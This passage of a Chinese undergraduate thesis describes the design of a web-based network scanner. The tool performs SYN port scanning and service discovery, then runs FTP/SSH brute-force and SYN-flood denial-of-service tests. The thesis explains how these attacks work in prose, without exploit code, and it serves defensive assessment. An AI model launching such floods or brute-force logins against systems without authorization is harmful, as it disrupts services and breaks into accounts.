桂林電子科技大學
GUILIN UNIVERSITY OF ELECTRONIC TECHNOLOGY

毕 业 论 文

题　　目：**网络扫描软件的设计**

学　　院：计算机与信息安全学院

专　　业：计算机科学与技术

学生姓名：邓克厘

学　　号：1400310310

指导教师：韦必忠

职　　称：副教授

题目类型： 理论研究☐ 实验研究☐ 工程设计☐ 工程技术研究☐ 软件开发■

2019 年 5 月 23 日

摘　要

当今社会，网络已经渗透到生活的各个方面。支付宝的创立，标志着网络进一步深入人们生活当中。享受着互联网便利的同时，一些安全问题开始逐渐尖锐起来。2017 年 4 月，优酷一千万条用户账户信息在暗网出售；同年三月，58 同城曝重大个人信息泄密，700 元可看所有人简历。人们对网络安全重视达到空前高度，网络扫描软件应运而生。网络扫描软件就是网络安全软件的一种，它针对本地或远程计算机系统进行扫描，得出端口和服务的基本信息，同时还对系统进行脆弱性检测，帮助使用者更好的管理系统，维护系统安全。

本软件采用 B/S 架构，用户只需在浏览器上输入域名，即可进入软件界面，进行系统脆弱性检查，同时能获得针对性的改进建议，以完善系统的安全防护。系统交互界面大方美观，对用户亲切友善，运行准确迅速。本软件前端界面采用 html/css/js 完成，数据通过 ajax 技术异步交互；后端采用 scapy 模块定制特定的探针协议包，将构造好的数据包由 scapy 模块发送出去，通过对数据包的分析嗅探出端口的开放信息，服务的开发信息。系统脆弱性检查由对主机进行常规漏洞的模拟测试完成，如 syn 泛洪，暴力破解等。

关键词：B/S；网络扫描；网络安全

Abstract

In today's society, the network has penetrated into all aspects of life. The creation of Alipay marked the further development of the Internet in people's lives. While enjoying the convenience of the Internet, some security issues are becoming increasingly acute. In April 2017, Youku has 10 million user account information be sold on the secret network; in March of the same year, 58 people TongCheng disclosed major personal information leaks, 700 yuan can see everyone's resume. People attach great importance to network security to an unprecedented level, and network scanning software emerges as the times require. Network scanning software is a kind of network security software. It scans local or remote computer systems to get the basic information of ports and services. At the same time, it also detects the vulnerability of the system to help users better manage the system and maintain system security.

This software adopts B/S architecture. Users can enter the software interface and check the vulnerability of the system by simply entering the domain name on the browser. At the same time, they can get targeted improvement suggestions to improve the security of the system. The interactive interface of the system is generous and beautiful. It is friendly to users and runs accurately and quickly. The front-end interface of the software is completed by html/css/js, and the data is interacted asynchronously through Ajax technology; the back-end uses scapy module to customize the specific probe protocol package, and sends the constructed data package by scapy module. Through the analysis of the data packet, the open information of the port and the development information of the service are detected. System vulnerability checking is accomplished by simulating the conventional vulnerabilities of the host, such as syn flooding, violent cracking, etc..

Key words: B/S; network scanning; network secure

目　　录

引言

网络安全是指网络中的硬件系统、软件系统及其系统中涉及的数据因受到预设的保护， 而可以连续、可靠、正常地运行，并不因偶然事故或者恶意处理而遭受破坏、非法更改、信息泄漏[13]。当今全球网络安全形势日益严酷，国家对网络安全空前重视。鉴于这样的背景，网络扫描软件就显得十分重要了。它能扫描出系统的基本安全情况，为系统使用者保障系统安全提供给了必要的参考信息。

论文设计完成一个采用 B/S 模式的在线网络扫描软件，分为扫描与评估两大模块，扫描模块负责实现端口及服务的探测功能，评估模块针对扫描结果，进行一系列模拟攻击测试，以检测出系统的脆弱性情况。本软件选取轻量级的 Flask 框架技术作为后端主要技术。Flask 框架具有功能丰富，轻量易用等优点，适合本系统的开发。前端采用 html/css/js 等动态网页技术构建友好美观的操作界面；后端采用 nmap、scapy 等库完成部分扫描模块，采用多线程与网络编程等技术完成评估块。Nmap 库能提供一些基础端口扫描功能，具有扫描速度快，扫描信息准确等优点。前后端通信采用 ajax 异步技术，交互格式采用 json，ajax 广泛用于 web 开发中，是实现动态网页的基础。

本文广泛调研网络扫描技术，采用了先进的 syn 半连接扫描技术，扫描准确快速。采取 B/S 模型，前后分离，界面在浏览器，核心实现在服务器，具有易维护，易使用等优点。为了系统的运行速度能够更快，系统采用了并发技术，具体由多线程实现。本文针对前后两端以及扫描模块与评估模块给出了出详细设计、数据结构、设计流程、系统可用性及稳定性的测试等， 选取核心的部份进行介绍。

1 课题背景及调研情况

1.1 研究背景及意义

随着计算机与网络的不断发展，互联网越发深入的影响人们的生活。人们在网上；浏览新闻，看视频听音乐等娱乐活动；在网上协同办公，或在腾讯文档上协同完成文档报告，或在 GitHub 上共同完成软件；也在网上处理各种日常事务，如使用支付宝为商品付款，在淘宝京东上购物等。可以说，网络已经彻底变为当今人们生活必不可少的东西了。此外，物联网发展趋势如日中天，各种智能家居、智能家电等更是如雨后春笋般涌出。人们在享受互联网便利的同时，安全方面的问题日益尖锐起来。

近年来，互联网安全问题日渐尖锐，已经危害到了到政治、经济、社会甚至是人身等多个方面，全球对网络安全监管力度直线上升，不断出台各种新的政策法规，去年，由中央网络安全和信息化委员会牵头，我国深化网络安全和信息化管理，各行业相关部门协作推进网络安全治理。然而，整个互联网的天空中还是飘着几片乌云，勒索病毒攻击事件频发，各种变种层出不穷，个人和企业饱受其害，比如前年，通过”永恒之蓝”漏洞扩散出去的 wannacry 敲诈程序，席卷九州，造成了不可估量的经济破坏；根据可信报告，2018 年全球收到的各类高级威胁报告较 2017 年增长了了 3.6 倍，攻击呈现很强的地域特征，集中在中东和亚太等政治色彩强烈的地方，受攻击的领域也多是部队国防、政治、外交及能源等，严重危害国防安全；去年 3 月，美国巨无霸企业 FaceBook 被爆出现大量的的数据外泄，这些数据被别有用力的人运用，给无数用户造成了巨大困扰。同时，我国电商巨头京东也爆出大规模用户信息泄露，对个人的隐私造成极大损害，这也间接导致了无数的电信诈骗，骚扰电话等等。

网络深入生活，而安全问题却异常尖锐，在这样的背景下，网络扫描软件应运而生，致力于帮助企业管理员，更自动化更好的管理系统；帮助个人用户，更好的维护隐私信息的安全。网络扫描软件将本地或者远程系统的端口开放情况，服务开放情况等信息扫描出来，让使用者更加方便、全面的掌握计算机安全信息；软件同时会根据信息，对主机开展针对性的脆弱性检测，让用户了解系统存在的一些漏洞等，同时给出相应的加固建议，以协助管理人员更方便的维护系统的安全。

1.2 发展现状

目前市面上的扫描软件大致存在两种，一块是 360 为首的安全扫描软件，这些软件主要针对系统是否存在病毒木马进行扫描，同时检测主机的修补漏洞更新是不是最近时间的。扫描全面但耗时长久，对网络方面的扫描涉及不多，针对性不强；另一块扫描软件主要集中刚在 Linux 系统中，Linux 系统中有无数的优秀的扫描软件，不管是像 360 那样全面而耗时长久的，或是仅仅针对端口或者服务进行单一扫描的，一应俱全。然而，

这却有一个致命的弱点，Linux 系统相比于 Windows 系列系统，对用户极不友好，没有图形界面，普通用户断然使用不来。因而，Windows 下网络扫描软件少，而且太笨重；Linux 中优秀软件平常使用者又无法使用。

1.3 本文主要工作：

（1）阐明网络扫描软件的开发背景、意义以及网络扫描软件发展现状；

（2）说明开发中用到的编程思想以及相关技术，记录整个系统的开发过程，以及一些收获与体会；

（3）分析本软件的需求、设计过程、开发过程，总结其中的技术精髓；

（4）统计软件的测试结果，测试系统的稳定性与效率；

（5）总结软件开发的心路历程以及收获；

（6）给出本软件的客观评价与技术展望。

1.4 可行性分析

（1）技术可行性分析：本软件主要涉及网络编程、多线程编程、web 开发以及网络安全基本技术，而大学的一些课程：《计算机网络》、《程序设计与问题求解》以及《网站规划与设计》等课程解决了上述技术的理论基础，而网络安全相关技术容易从搜索引擎获取，故而本软件在技术上可行。

（2）法律可行性分析：本软件属于自主开发，不存在抄袭等问题，网络安全法中有相应规定，未经授权的渗透测试属于非法行为，然而软件本身是合法的，因此本软件不存在法律问题，法律上是可行的。同时，本软件所采用的的库均属开源库，本软件也将遵循开源条例进行开源。

（3）需求可行性分析：网络安全形势严峻，用户信息泄露、电信诈骗以及盗刷盗用等黑客事件层出不穷，网络扫描软件应运而生，成为维护网络安全的一道坚实屏障，各互联网公司均有不同程度的安全需求，本软件可帮助公司的网络管理员管理系统与维护安全，同时个人用户也可使用本软件，减少系统被攻击的风险。综上，本软件在需求上是可行的。

1.5 论文的组织

本文总共分为七章，各章节的大致内容如下：

第一章：主要说明网络扫描软件的需求背景及调研情况。主要介绍了研究的背景及意义、发展现状、可行性分析和论文等主要工作。

第二章：介绍完成网络扫描软件用到的相关技术。

第三章：给出网络扫描软件的需求分析。

第四章：给出软件的系统设计，介绍各模块的大致用处。

第五章：描述软件详细实现情况。

第六章：测试软件功能与效率，包括扫描测试及评估测试，分析测试结果。

第七章：总结收获以及对软件的评价与展望。

2 开发技术

2.1 前端技术

2.1.1 html 和 css

html 指的是超文本标记语言 (Hyper Text Markup Language)，它是一种构建网页的基础技术，html 语言形式为尖括号包围着元素名字。html 代码经由浏览器渲染后变成我们所看到的网页，开发环境极为简易，只需一个文本编辑器即可，它与 css\js 统称为前端三剑客，是网页开发的基石。新出来的 html5 可以插入图片或者视频，使网页更加丰富多彩。html 功能强大，但使用却并不复杂，它不像其他开发语言那样有繁复的语法，它由各种元素构成，通过对元素的内容进行的填充、对元素的属性进行编辑以及对元素进行选择，即可完成一个优美网页。

Css(英文全称：Cascading Style Sheets)中文名层叠样式表，用来静态的修饰网页，设置网页的样式，颜色，字体等。Web 网页的内容绝大多数都是文字，Css 可以用来修饰文字的大小，字体等使网页文字更加亲切美观，同时它还能控制网页内容的排版，使网页错落有致，更加得体优雅。如同 html 一样，功能强大，使用简洁。Css 通过定义一组组的属性，并将这些属性通过适当的语法作用在 html 文档中即可。

2.1.2 JavaScript 和 AJAX

JavaScript 简称 js，运行于浏览器中的解释性语言。它与大名鼎鼎的 Java 毫无关系，当初其发明人为了推广而去蹭了一波 Java 的热度。Js 能直接在浏览器中执行，支持面向对象编程，命令式编程与函数式编程。Js 能直接操作浏览器元素，使得修改网页变得异常轻松，它还能制作网页许多动态效果，是现代动态网页技术的基石。Js 功能强大，但使用却并不复杂，通常有编程基础及经验的人几个小时即可入门，他的大多数语法如，循环，分支，函数编写，对象编写等都与其他面向对象语言无二致，稍微注意一下原型链即可。JavaScript 代码由一对<script></script>元素包含起来，允许放到 html 文件内任何位置执行，也可以单独保存于一个后缀为.js 的文件中，通过 html 适当的语法引入执行。

Ajax（Asynchronous JavaScript + XML）是一种设计模式。过去的网页采用的是静态技术，即使请求的网页只有细微的差别仍然需要重新加载完整的网页，ajax 技术的就是为了解决这一尴尬的局面而生，它本质是 js，但是它允许网页进行异步数据交互，即允许网页只更新部分内容， 核心是借助 xmlhttprequest 对象处理各部分细节。Ajax 一般步骤为，首先 new 一个 xmlhttprequest 对象，然后编写回调函数（指 ajax 请求完成后执

行的函数），再对发送的请求进行一些设置，比如是否附带数据，数据交互格式等等，最后将请求发出即可。

本软件的开发过程中，还用到了少量的 Jquery。Jquery 即 js 的一个第三方开发框架，它在 js 的基础上进行高一层的封装，将一些常用的操作封装成简约的符号，使开发者可以迅速找到要操作的 DOM，其独创的链式写法，极大的精简了代码的结构。同时，它还优化了 js 的许多方法，并提供了更简洁的接口。Jquery 的使用十分简单，在 HTML 的 head 元素中，通过<script src="https://code.jquery.com/jquery-3.4.1.min.js"></script>引入后即可正常使用。

2.2 后端技术

2.2.1 后端框架

后端框架主要采用了 flask 框架技术，flask 即一种轻便的满足 wsgi 规范的 python 第三方开发框架，其中 jinja2 引擎可以渲染 html 模板，完成前后端分离，让前端人员可以集中注意力在精美界面的设计上，后端人员能专注于数据与逻辑而不必操心于前端的代码。Flask 基于 wsgi 规范，进行更高层的抽象，一个 URL 一个处理函数的模式，很大程度地提升了了 web 应用研发速度，简单易用而又不失强悍功能，是本系统主要后端技术。Flask 虽然功能强大，但初步的使用并不困难，使用@app.route()指定处理的请求的 URL 及方法类型，紧随其后行跟一个 def xxx()指定请求的处理函数，这样一次完整处理就完成了，简单而又层次分明。

2.2.1 python 编程技术

Python 是本软件采用的最主要的语言，它完成了本软件七成以上的工作量。Python 由 Guido van Rossum 在圣诞节晚上消磨悠闲无趣的光阴所开发的解释性语。Python 的出现，震撼了整个编程界，它虽然与 Java、c++等同属高级语言，但是基本数据结构抽象层次更高，这意味着它将对开发者更加的友善。同时，python 是弱类型语言，解释器会根据变量内容自动地转变成合适的类型。Python 是纯粹的面向对象编程语言，python 里，万物都是对象，因而可以 python 中的对象通常都会有一些方法，对开发者非常便利。它的另一大优点便是其模块化的结构方式，让调用第三方的模块变得方便简单，因此网上有许许多多的优秀的第三方功能模块可供使用。总之，python 让开发人员从各种琐碎的细节之中抽离出来，集中精神在软件的设计与解决问题的思路上。综上，选用 python 最为本软件的主要开发工具无疑是非常明智的。

2.3 开源库

2.3.1 nmap 与 python-nmap

Nmap 是一款开源的扫描工具,用于系统管理员查看一个大型的网络有哪些主机及其上运行何种服务[9]。python-nmap 提供了 python 与 nmap 交互的开发接口。Nmap 能进行端口扫描，服务探测以及版本探测，扫描准确稳定，但是速度稍慢，本系统采用它进行完全系统的扫描，而快速扫描时采取其他技术。Nmap 模块是端口扫描与服务发现的中坚模块。Nmap 使用方法比较简单，首先通过 PortScanner()方法构造一个实例，端口、服务及版本等的扫描即可通过这个实例完成。Scan 方法接收一些参数，用于指定 IP、端口以及一些扫描设置。扫描完成后，结果可通过调用这个对象的特定属性查看。

2.3.2 scapy

Scapy 为一个出色的 TCP/IP 协议包处理库，它能够方便的创建和发射协议包，同时它还能嗅探网卡上的数据包，支持自定义筛选条件，并且解析成比较友好的格式。本系统数据包的处理基本使用 scapy 完成。Scapy 模块是端口扫描与服务发现的重要模块。Scapy 模块通过 xxx()/xxx()/string 的形式构造数据包，其中，string 为数据包携带的数据，xxx 指明数据包的层次，如 IP（）指定存在 IP 层。通过 sr 与 sr1 等方法即可完成数据包的发射，简单强悍。

2.3.3 request

request 是一个优秀的 web 服务处理库，request 可以很方便的处理 http 数据包。它主要有 get 以及 post 两个函数，分别处理 web 服务中的 get 以及 post 提交方式，通过两个函数的调用情况可判断目标端口是否开放 web 服务，request 模块是进行 web 服务发现的关键模块。

2.3.4 FTP

FTP 模块是一款很不错的 FTP 服务处理相关的模块，他可以完成 FTP 连接以及基本的 FTP 功能，本软件将使用 FTP 模块进行暴力破解测试。FTP 模块主要有 FTP()、connect()以及 login()等函数及方法，分别负责创建 ftp 对象、连接 ftp 服务端口以及登录等操作，使用方便简单。

2.3.5 paramiko

这个模块用于处理 secure shell 服务，可以完成 ssh 服务的基本功能，这里我们只需

要它的连接功能即可，将在 ssh 爆破测试中用到。Ssh 的使用并不复杂，首先通过 SSHClient()创建一个 ssh 对象，然后使用 set_missing_host_key_policy(paramiko.AutoAddPolicy())方法初始化对象，而后使用 Transport(ip, port)方法连接对应的端口，最后使用 connect()方法登录。

2.4 端口扫描技术

端口扫描意为，一些非正常处理需要的人发送若干奇怪的数据包到目标计算机特定端口，意图了解计算机着些端口的相关信息。端口扫描结果可以了解到端口的开放信息，服务的开放情况等等。端口扫描技术种类繁多，主流的有以下几种：

2.4.1 完全连接扫描

一个完整的 tcp 连接的建立历经三个过程：首先，客户端向服务端对应端口发送 syn 包，清求建立连接；然后，服务端对应端口捕捉发送方的 syn 包之后，发送一个 syn ack 包进行回复；第三阶段，请求连接的一方再发送一个 ack 包到服务端进行确认。至此，连接已建立好。完全连接扫描即与服务端对应端口构造 tcp 连接，若可以构造连接表示端口处于开的状态，否则不开放或者被防火墙过滤。

2.4.2 syn 半连接扫描

所谓 syn 半连接扫描，就是在握手的第一阶段，正常发送 syn 包，然后嗅探服务器对应端口的反应，倘若发送过来的是一个正常的 syn ack 包，则说明端口开放，返回一个 rst 包关闭连接；倘若发送过来的是一个 rst 包，意味着对应端口处于关状态，什么也不用做；倘若服务器对应端口无反应，则说明发送的 syn 包被服务器防火墙过滤。这种扫描相对于全连接扫描，具有速度快，占用资源少的优点，准确性也比较高，因此，本系统采用 syn 扫描进行端口快速隐匿扫描。

2.5 服务发现技术

2.5.1 ftp 服务发现

ftp 服务发现通过与指定端口建立 tcp 连接，完成三次握手后，客户端发送 ftp 命令并监听服务端回应，若服务端发回符合 ftp 协议的数据时，认为端口存在 ftp 服务，否则不存在 ftp 服务，遍历所有开放的 tcp 端口，即可测出系统 ftp 服务开放情况。

2.5.2 ssh 服务发现

ssh 服务发现通过与指定端口建立 tcp 连接，并且侦听服务端回应，通常若开放有 ssh 服务的话，服务端会返回一个 banner，上面会说明 ssh 服务的版本，运行的软件等等欢迎信息，此时用正则表达式匹配即可判断是否有 ssh 服务。但是 banner 可以被人为修改，所以这种判断并不准确，此时需要调用 nmap 库的相应功能，发送一些特定的数据包并且监听服务器回应来综合判定是否有 ssh 服务。

2.5.3 web 服务发现

Web 服务发现通过 request 模块的 get 函数判断，get 函数接收一个 url 作为参数，将目标 IP 与端口构造成 url，传入 get 函数。即可通过调用 request.get 函数的反应得出是否具有 web 服务，request.get()函数不报错则存在 web 服务，否则没有 web 服务。

2. 6 网络攻击技术

网络攻击（Cyberattack）即向计算机任何组成部分逻辑上）或者运行于其上应用实施的任何类型的进攻动作，以毁坏或者盗取数据居多。Cyberattack 种类繁多，数不胜数，本系统将采用两种比较具有通用性的攻击技术去测试系统安全性。

2.6.1 爆破测试

爆破攻击又称蛮力攻击，通过对用户名与口令进行蛮力穷举，非法登录主机或者一些服务，如 ftp 或者 ssh 等。爆破攻击虽然原理简单，但是一直是危害非常大的漏洞之一，常年位列 owasp 十大漏洞前三。通常，能进行 100 次以上的口令尝试而没有任何防止措施的服务，视为具有爆破漏洞，若能较快爆破成功，则同时还存在弱口令漏洞。本软件将会对 ftp 服务和 ssh 服务进行爆破测试。

2.6.2 dos 攻击

Dos（拒绝服务）攻击是说，通过对某服务进行多个请求，耗尽服务器带宽或者资源。Dos 攻击有多种手法，本软件将采用 syn-flooding 手法进行 dos 攻击测试。当服务器接收到 syn 包时，进入半连接状态，会在协议栈中分配出空间，维护这个半连接，同时回复一个 syn ack 到客户端，倘若客户端一直没回应，则服务端会不停重发 syn ack 包并且维护半连接直到超时，而系统能够维护的半连接数是一定的。因此，只要在超时的这段时间内，有数量规模巨大 syn 包涌入服务端，服务端就会因为维护大量的半连接而耗尽资源，而客户端相对于服务端损耗的资源可忽略不计。

2.7 Linux 技术

Linux 是一套免费使用和自由传播的类 Unix 操作系统，是一个基于 POSIX 和 UNIX 的多用户、多任务、支持多线程和多 CPU 的操作系统[10]。Linux 需要的硬件条件比较低，在虚拟机也能流畅运行，基于这个原因本次测试环境选择了 Linux 系统，测试环境的搭建主要用到了一些 Linux 基本操作。

2.8 涉及到的网络协议

网络扫描软件必然是离不开是离不开 tcp/ip 协议的，针对本软件的开发主要涉及协议，以下简要介绍一下：

2.8.1 tcp 三次握手

tcp 三次握手：构造一个完整的 tcp 连接，历经三个过程，称为“三次握手”。开始时，请求连接方向服务端发送 syn 数据包申请建立连接；第二阶段，服务端获得刚才传输到的数据包后，回复一个 syn ack 包，表示允许请求，等待客户端回应；第三阶段请求连接方获取服务端回应的数据包后，再发送一个 ack 包到服务端，表示确认连接。这时，一个完全的 tcp 握手过程完成，连接建立完毕。

2.8.2ftp 协议

ftp(File Transfer Protocol)，是互联网中最常用的文件传输协议。该协议访问机制采用交互性命令，客户端可以指定使用得文件类型和格式（比如是否使用 ascii 码），ftp 隐藏了各种不同操作系统的细节，因而适合在不同电脑中传送文件，ftp 是基于 tcp 服务之上，提供了文件上传下载等许多基础服务，因而其中的二进制流传输有保证的。ftp 能减少甚至消除文件在不同电脑下的不兼容问题。ftp 使用 C/S 架构，一个服务端进程可服务若干客户进程。一个完整的 ftp 服务器有两个主要模块：主进程，完成客户进程的连接请求；还有一些子进程，负责为某一请求提供服务。主进程的工作原理：

（1）打开约定俗成的 ftp 端口（21），以便客户端连接。

（2）等待客户进程连接。

（3）运行附带进程为客户进程的连接提供服务，附带进程服务完成自动退出，其在处理时可能根据具体情况产生若干新的附带进程。

（4）重新处于等候状态，继续服务不同客户进程发起的连接，主进程与附带进程并行运行。

ftp 协议限定了控制协议传送与保存的多种方案，从 4 个选择挑选其一：

（1）文件格式：ASCII 码等编码类型/ 图像视频等二进制文件/ 本地存储文件类别

（2）格式管理：本选项主要处理 ASCII 格式编码，打印选项为否(Default choice)/ 远程 Login 格式管理

（3）组织：文件结构(Default choice，文件在计算机中以字节流方式存在)/ 记录结构(For text files)

（4）传输方式：流方式(Mode selection，文件采用字节流进行传送，针对文件结构，发送者在文件尾给出结束标记，针对记录结构，有特定的标记方式)/ 块方式(文件按照一块一块传输，每个块之前存在 1 个或若干个 Header byte)/ 压缩方式

ftp 有两种工作模式，主动模式和被动模式[11]。两种说法是针对服务端来说的，在传送数过程中，服务端先对客户端发起连接，称为主动模式；否则请求服务方率先对服务器发起连接，称为被动模式。被动模式下，通常需要开放防火墙端口，以便客户端能够连接进来。

2.8.3 ssh 协议

ssh 全称 Secure Shell，ssh 能加密传输的数据以抵御”中间人”攻击，同时还可以杜绝 Domain Name System 欺骗，加密数据必然带来性能上的损失，ssh 的压缩传输技术可以极大的缓解这种损失，ssh 可以给 ftp 生成一个安全的”传输隧道”。

Ssh 主要部分是三个协议：传输层协议，提供服务器认证、数据机密性以及信息完整性的支持；用户认证协议，为服务器鉴别客户端的身份；连接协议，将加密的的信息传输通道复用成多个逻辑上的通道，提供给更高层的应用协议使用。

像很多安全通讯协议一样，ssh 存在一系列安全的密钥机制。它强制每个使用它的终端必须有一个密钥对，服务端验证客户端的密钥后，才能为其提供服务，单个主机能够接纳若干密钥，对于不一样的密钥算法持有不一样的密钥，要求必须存在由 DSS 生成的密钥。

Ssh 协议工作过程包括五个过程：

（1）版本号协商过程：此阶段协商通信双方使用的 ssh 协议版本，首先服务器开放 22 端口，以便接收客户进程的连接；客户进程对服务器对应端口发送连接请求，完成三次握手后，服务器给客户进程传输一个含有 ssh 协议版本信息的数据包；客户端收到包后，解析数据并且判断双方协议版本孰高孰低，低版本优先；判断完成后，发送一个决定报文，该报文包含采取的协议版本；服务器获取客户进程发来的数据包后，二次确认，是否能在该协议上工作，如果可以，则进入下一个过程，不然就切断会话。

（2）密钥和算法协商过程：通信双方互相传输一个存在支持的公钥算法集合、加密算法集合、MAC（消息验证码）算法集合、压缩算法集合等信息的数据包给彼此，双方根据自己及对方使用的算法决定采取何种算法；通信双方采取 DH 交换算法给出主机密钥对等信息，求出对话密钥以及对话 ID。

（3）认证过程：客户进程向服务器发起认证请求，请求中含有账号、认证方法以及密码等信息；服务端对客户端进行确认，返回成功消息或者包含可重新认证的方法列表；一直循环上面的过程，除非认证成功或者次数封顶，服务器断开会话。

（4）会话请求过程：上面的认证阶段顺利完成后，客户进程对服务器申请会话连接；服务器响应客户端请求，若允许，则回复 SSH_SMSG_SUCCESS 包，否则回应 SSH_SMSG_FAILURE 包。

（5）此阶段，数据可以双向传输；客户端发送加密后的指令；服务端解密数据，处理客户端命令，返回相应数据；客户端对数据相应处理。

2.8.4 http 协议

http 协议全称超文本传输协议，是 web 应用的基础，各种 www 文件均遵循这个协议。http 协议为运行于 tcp 之上应用协议，由请求和响应组成，默认工作在 80 端口上。协议的数据格式类似，都是 header+body 的形式。

一次 http 叫做一次事务，运行流程如下：

（1）用户在浏览器地址栏输入 URL

（2）浏览器解析 URL 并封装成 http 请求，发送出去

（3）服务端收到请求后，返回一个响应

（4）浏览器解析响应报文并进行渲染

这时，一次完整的通信就处理完毕了。

http 请求有很多种，用得多的请求就两种，get 及 post。get 请求包含请求的 url，即网址，以及查询字符串。查询字符串从’？’开始，以‘xxx’=xxx 形式，通过’&’符号连接，get 请求长度有限制，而且以明文展示在浏览器地址栏。Post 请求与 get 请求类似，但是 post 请求可以将请求参数放到 body 中，get 请求 body 为空。

2.8.5WSGI 规范

由于本软件采取 python 编写，web 开发也是一个重要部分，因此，有必要介绍一下 python 网站开发必须了解的规范 WSGI 规范。

WSGI 全称 Web Server Gateway Interface，它并不是一个而具体的模块或者框架等，而是一个规范，本软件采用的 flask 框架就是基于 WSGI 规范的 web 开发框架。WSGI 主要由两个部分构成，某个支持 WSGI 协议的服务器，一个 application。服务器把接收到的 socket 数据包解析，将 URL、查询字符串以及请求参数封装于 environ 中（environ 属于哈希数据结构）并发送到 app；同时，服务器还将名为 start_response 的回调方法发到 appapplication，该方法需要两个参数，第一个为字符串，第二个为一个字典，字典包含了响应头信息。App 首先执行 start_response，该方法将参数封装成 http 协议头返回浏

览器，接着执行开发者在 app 中自定义的操作，最后返回响应 body，接下来服务器综合处理，将响应信息返回到客户端。至此，完整的 http 通信便完成了，WSGI 是朴素的 http 通信的一次抽象，但是具体的开发很少会直接用这种方法，通常都是采用基于 WSGI 更高层的抽象，比如 flask 框架等。

2.9 正则表达式

正则表达式是一种处理字符串的技术，它给出了若干基本的符号及其意义，通过综合使用这些符号，得到一个字符串的匹配规则，这种规则定义了一种类型的字符串。通过正则表达式，可以很容易的自定义规则，从一个文本中找到想要的某些字符串。正则表达式具有灵活而用处广泛的特点，可以很简单的进行复杂的字符串操作，这种技术将在服务发现时用到，将用来从 banner 中匹配出特点的服务信息。正则表达式在 python 中的运用很简单，首先通过导包引入 re 模块，然后通过 re.match(str1,str2)，第一个参数定义匹配规则，第二个参数为需要从中提取字符串的字符串。

3 需求分析

3.1 输入输出需求

软件需要对给定的 IP 地址和端口进行处理，输出端口开放信息，端口上的服务信息，以及运行服务的软件信息，而后，需要对主机进行安全评估，输出主机的基本安全情况，一些存在的漏洞，根据主机安全信息，进一步输出一些安全加固建议。

3.2 后端需求

后端负责接收前端传来的数据，进行加工处理，而后传回前端。本软件后端结构如图 3.1 所示：



图 3.1 后端模块图

（1）扫描模块：接收前端传来的 IP 与端口信息，对主机进行扫描，得出给定端口的开放信息，端口上运行的服务信息，运行服务的软件信息以及软件的版本信息，并返回浏览器端。

（2）评估模块：针对扫描得出的信息，针对 ftp 与 ssh 服务进行爆破测试，评估这些服务是否存在可爆破以及弱密码的漏洞；针对 web 或其他 tcp 端口进行 dos 测试，评估出主机是否可进行 dos 攻击。根据上述主机安全情况，给出加固建议，返回前端。

（3）统筹模块：统筹模块负责将个功能模块与前端界面有机整合起来，具体来说，接收前端请求，调用扫描或评估等功能模块处理数据，最后将数据返回前端，是前后端的桥梁。

3.3 前端界面需求

界面采用 ajax 以及 json 与后台交互，将 IP 与端口信息传到后端并接受后端处理后的信息，将信息人性化、整齐和优雅地展示出来。软件是为人服务的，而前端是直接同使用者接触的部分，要求简单易用以及优美舒适。

3.4 测试环境需求

本次毕设除了实现软件之外，为了演示软件的功能，需要搭建测试环境，测试环境为端口扫描，服务发现，模拟攻击等功能提供一个靶场的功能，需要一个稳定的操作系统，并在系统上搭建 ftp、ssh 以及 web 等服务以供测试。由于条件所限，不能使用多台计算机去协同演示，因此，测试环境与软件将并存于一个计算机之中，这就要求测试环境必须安装于虚拟机中，测试环境应当尽可能占用资源少，运行稳定。

3.5 非功能需求

软件除了实现必备的功能之外，还必须稳定可靠，能处理各种数据输入，非法的输入要有提示信息，合法的要能正确处理，运行稳定正常，不会异常崩溃；同时，在兼顾稳定的基础上运行速度不能太慢，由于软件直接与人交互，而人的等待上限通常在一两分钟之内，超出了并会严重降低用户体验，因此本软件对性能要求颇高；同时，软件应当尽可能操作简单友好，界面美观优雅，以适应与人的交互。

4 系统设计

4.1 界面模块

界面模块实现了人机交互界面，提供一些输入框与按钮供用户提交信息，并且合理设置一些空间来展示处理结果。同时，考虑到界面是直接与人进行交互的部分，还对界面的样式进行了一定的处理，插入了一些优美而切题的图画，以及做了一些等待时的动画效果。

4. 2 扫描模块

扫描模块实现了软件的全部扫描相关的功能，包括端口扫描，服务扫描，服务软件鉴别与版本发现等。扫描模块下共有：tcp_scan 模块、ftp 模块、web 模块、ssh 模块，负责具体功能的实现，如图 4.2：

